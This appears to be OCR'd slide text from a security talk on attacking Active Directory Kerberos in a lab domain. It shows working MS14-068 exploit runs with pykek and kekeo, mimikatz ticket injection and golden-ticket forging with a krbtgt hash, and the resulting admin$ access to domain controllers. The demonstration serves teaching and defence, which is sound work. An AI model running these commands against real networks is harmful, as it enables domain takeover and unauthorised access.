
```
c:\Temp\pykek>ms14-068.py -u bobafett@lab.adsecurity.org -p Password99! -s S-1-5-21-1473643419-774954089-22223
29127-1617 -d adsdc02.lab.adsecurity.org
  [+] Building AS-REQ for adsdc02.lab.adsecurity.org... Done!
  [+] Sending AS-REQ to adsdc02.lab.adsecurity.org... Done!
  [+] Receiving AS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Parsing AS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Building TGS-REQ for adsdc02.lab.adsecurity.org... Done!
  [+] Sending TGS-REQ to adsdc02.lab.adsecurity.org... Done!
  [+] Receiving TGS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Parsing TGS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Creating ccache file 'TGT_bobafett@lab.adsecurity.org.ccache'... Done!
mimikatz(commandline) # kerberos::ptc c:\temp\pykek\TGT_bobafett@lab.adsecurity.org.ccache

Principal : (01) : bobafett ; @ LAB.ADSECURITY.ORG

Data 0
           Start/End/MaxRenew: 2/8/2015 7:54:18 PM ; 2/9/2015 5:54:18 AM ; 2/15/2015 7:54:18 PM
           Service Name (01) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
           Target Name  (01) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
           Client Name  (01) : bobafett ; @ LAB.ADSECURITY.ORG
           Flags 50a00000    : pre_authent ; renewable ; proxiable ; forwardable ;
           Session Key       : 0x00000017 - rc4_hmac_nt
             04f2a374032b0477c6195fdac06721c5
           Ticket            : 0x00000000 - null              ; kvno = 2         [...]
           * Injecting ticket : OK

mimikatz(commandline) # exit
Bye!

c:\Temp\pykek>net use \\adsdc02.lab.adsecurity.org\admin$
The command completed successfully.
```

MS14-068 Kekeo Exploit



```
PS C:\temp\kekeo> .\ms14068.exe /domain:lab.adsecurity.org /user:JoeUser /password:Password99! /ptt

  .#####.   MS14-068 POC 1.1 (x86) release "Kiwi en C" (Apr 19 2015 00:51:32)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                      (oe.eo)
  '#####'    ...   with thanks to Tom Maddock & Sylvain Monne * * */

[KDC] 'ADSDC01.lab.adsecurity.org' will be the main server
[AUTH] Impersonation
[KDC] 3 server(s) in list
[SID/RID] 'JoeUser @ lab.adsecurity.org' must be translated to SID/RID

user     : JoeUser
domain   : lab.adsecurity.org
password : ***
sid      : S-1-5-21-1583770191-140008446-3268284411
rid      : 1111
key      : 7c08d63a2f48f045971bc2236ed3f3ac (rc4_hmac_nt)
ticket   : ** Pass The Ticket **
 [level 1] Reality       (AS-REQ)
 [level 2] Van Chase     (PAC TIME)
  * PAC generated
  * PAC """signed"""
 [level 3] The Hotel     (TGS-REQ)
 [level 4] Snow Fortress (TGS-REQ)
  * ADSDC01 : KDC_ERR_SUMTYPE_NOSUPP (15)
  * ADSDC02 : [level 5] Limbo ! (KRB-CRED) :  * Ticket successfully submitted for current session
Auto inject BREAKS on first Pass-the-ticket
PS C:\temp\kekeo> net use \\adsdc02.lab.adsecurity.org\admin$
The command completed successfully.
```

MS14-068 Kekeo Exploit – Packet Capture




No.	Time	Source	Destination	Protocol	Info
1	0.00000000	172.16.11.111	172.16.11.11	KRB5	AS-REQ
2	0.00092300	172.16.11.11	172.16.11.111	KRB5	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
3	0.03833100	172.16.11.111	172.16.11.11	KRB5	AS-REQ
4	0.03988400	172.16.11.11	172.16.11.111	TCP	[TCP segment of a reassembled PDU]
5	0.04105500	172.16.11.111	172.16.11.11	KRB5	TGS-REQ
6	0.04263000	172.16.11.11	172.16.11.111	TCP	[TCP segment of a reassembled PDU]
7	0.05740400	172.16.11.111	172.16.11.11	KRB5	TGS-REQ
8	0.05981600	172.16.11.11	172.16.11.111	TCP	[TCP segment of a reassembled PDU]
9	0.06090200	172.16.11.111	172.16.11.11	KRB5	TGS-REQ
10	0.06179500	172.16.11.11	172.16.11.111	KRB5	TGS-REP
11	0.08112000	172.16.11.111	172.16.11.11	KRB5	AS-REQ
12	0.08241400	172.16.11.11	172.16.11.111	KRB5	AS-REP
13	0.08309700	172.16.11.111	172.16.11.11	KRB5	TGS-REQ
14	0.08394900	172.16.11.11	172.16.11.111	KRB5	TGS-REP
15	0.08495400	172.16.11.111	172.16.11.11	KRB5	TGS-REQ
16	0.08560900	172.16.11.11	172.16.11.111	KRB5	KRB Error: KRB5KDC_ERR_SUMTYPE_NOSUPP
17	0.08790800	172.16.11.111	172.16.11.12	KRB5	TGS-REQ
18	0.08896700	172.16.11.12	172.16.11.111	KRB5	TGS-REP
19	20.4649410	172.16.11.111	172.16.11.11	KRB5	TGS-REQ
20	20.4677610	172.16.11.11	172.16.11.111	TCP	[TCP segment of a reassembled PDU]
21	20.4692200	172.16.11.111	172.16.11.11	KRB5	TGS-REQ
22	20.4708850	172.16.11.11	172.16.11.111	KRB5	TGS-REP

User to Admin in 5 Minutes?

Forging Kerberos Golden/Silver Tickets


- Requires specific password hash.
- Forged TGT (Golden Ticket) bypasses all user restrictions.
- Create anywhere & use from any computer on the network.
- No elevated rights required to create/use.
- *User password changes have no impact on forged ticket!*

KRBTGT: The Kerberos Service Account




```
PS C:\> get-aduser -filter {name -like "krbtgt*"} -prop Name,Created,PasswordLastSet,msDS-Key
nkBl


Created                 : 2/16/2015 10:36:11 PM
DistinguishedName       : CN=krbtgt,CN=Users,DC=lab,DC=adsecurity,DC=org
Enabled                 : False
GivenName               :
msDS-KeyVersionNumber   : 2
Name                    : krbtgt
ObjectClass             : user
ObjectGUID              : 91c05e7f-cec2-4698-990d-327cc3023f3c
PasswordLastSet         : 2/16/2015 10:36:11 PM
SamAccountName          : krbtgt
SID                     : S-1-5-21-1387203482-2957264255-828990924-502
Surname                 :
UserPrincipalName       :

Created                 : 2/19/2015 9:21:11 PM
DistinguishedName       : CN=krbtgt_27140,CN=Users,DC=lab,DC=adsecurity,DC=org
Enabled                 : False
GivenName               :
msDS-KeyVersionNumber   : 1
msDS-KrbTgtLinkBl       : {CN=ADSRODC1,OU=Domain Controllers,DC=lab,DC=adsecurity,DC=org}
Name                    : krbtgt_27140
ObjectClass             : user
ObjectGUID              : c64aeabb-feeb-460b-8b02-7d1f93f0574a
PasswordLastSet         : 2/19/2015 9:21:12 PM
SamAccountName          : krbtgt_27140
SID                     : S-1-5-21-1387203482-2957264255-828990924-1107
Surname                 :
```

Golden Ticket (Forged TGT) Communication


Domain Controller
3. TGS REQ (present TGT, request TGS)
4. TGS REP (receive TGS)
PAC Validation Request (Optional)
PAC Validation Response (Optional)
User's Workstation
5. AP REQ (present TGS for access)
6. AP REP (optional, used when mutual authentication is requested)
Application Server

Golden Ticket Limitation


- ✦Admin rights limited to current domain.
- ✦Doesn’t work across trusts unless in EA domain.



```
mimikatz(commandline) # kerberos::golden /admin:Administrator /domain:resource.lab.adsecurity.org
09-4128614026-4135338336 /krbtgt:488b468d8bc43615a1425c6a735e85bb /startoffset:0 /endin:600 /renew
User      : Administrator
Domain    : resource.lab.adsecurity.org
SID       : S-1-5-21-2242142109-4128614026-4135338336
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 488b468d8bc43615a1425c6a735e85bb - rc4_hmac_nt
Lifetime  : 7/3/2015 10:52:28 PM ; 7/4/2015 8:52:28 AM ; 7/10/2015 10:52:28 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ resource.lab.adsecurity.org' successfully submitted for current

mimikatz(commandline) # exit
Bye!
PS C:\temp\mimikatz> net use \\ads2dc12.resource.lab.adsecurity.org\admin$
The command completed successfully.

PS C:\temp\mimikatz> net use \\adsdc03.lab.adsecurity.org\admin$
The password is invalid for \\adsdc03.lab.adsecurity.org\admin$.
```

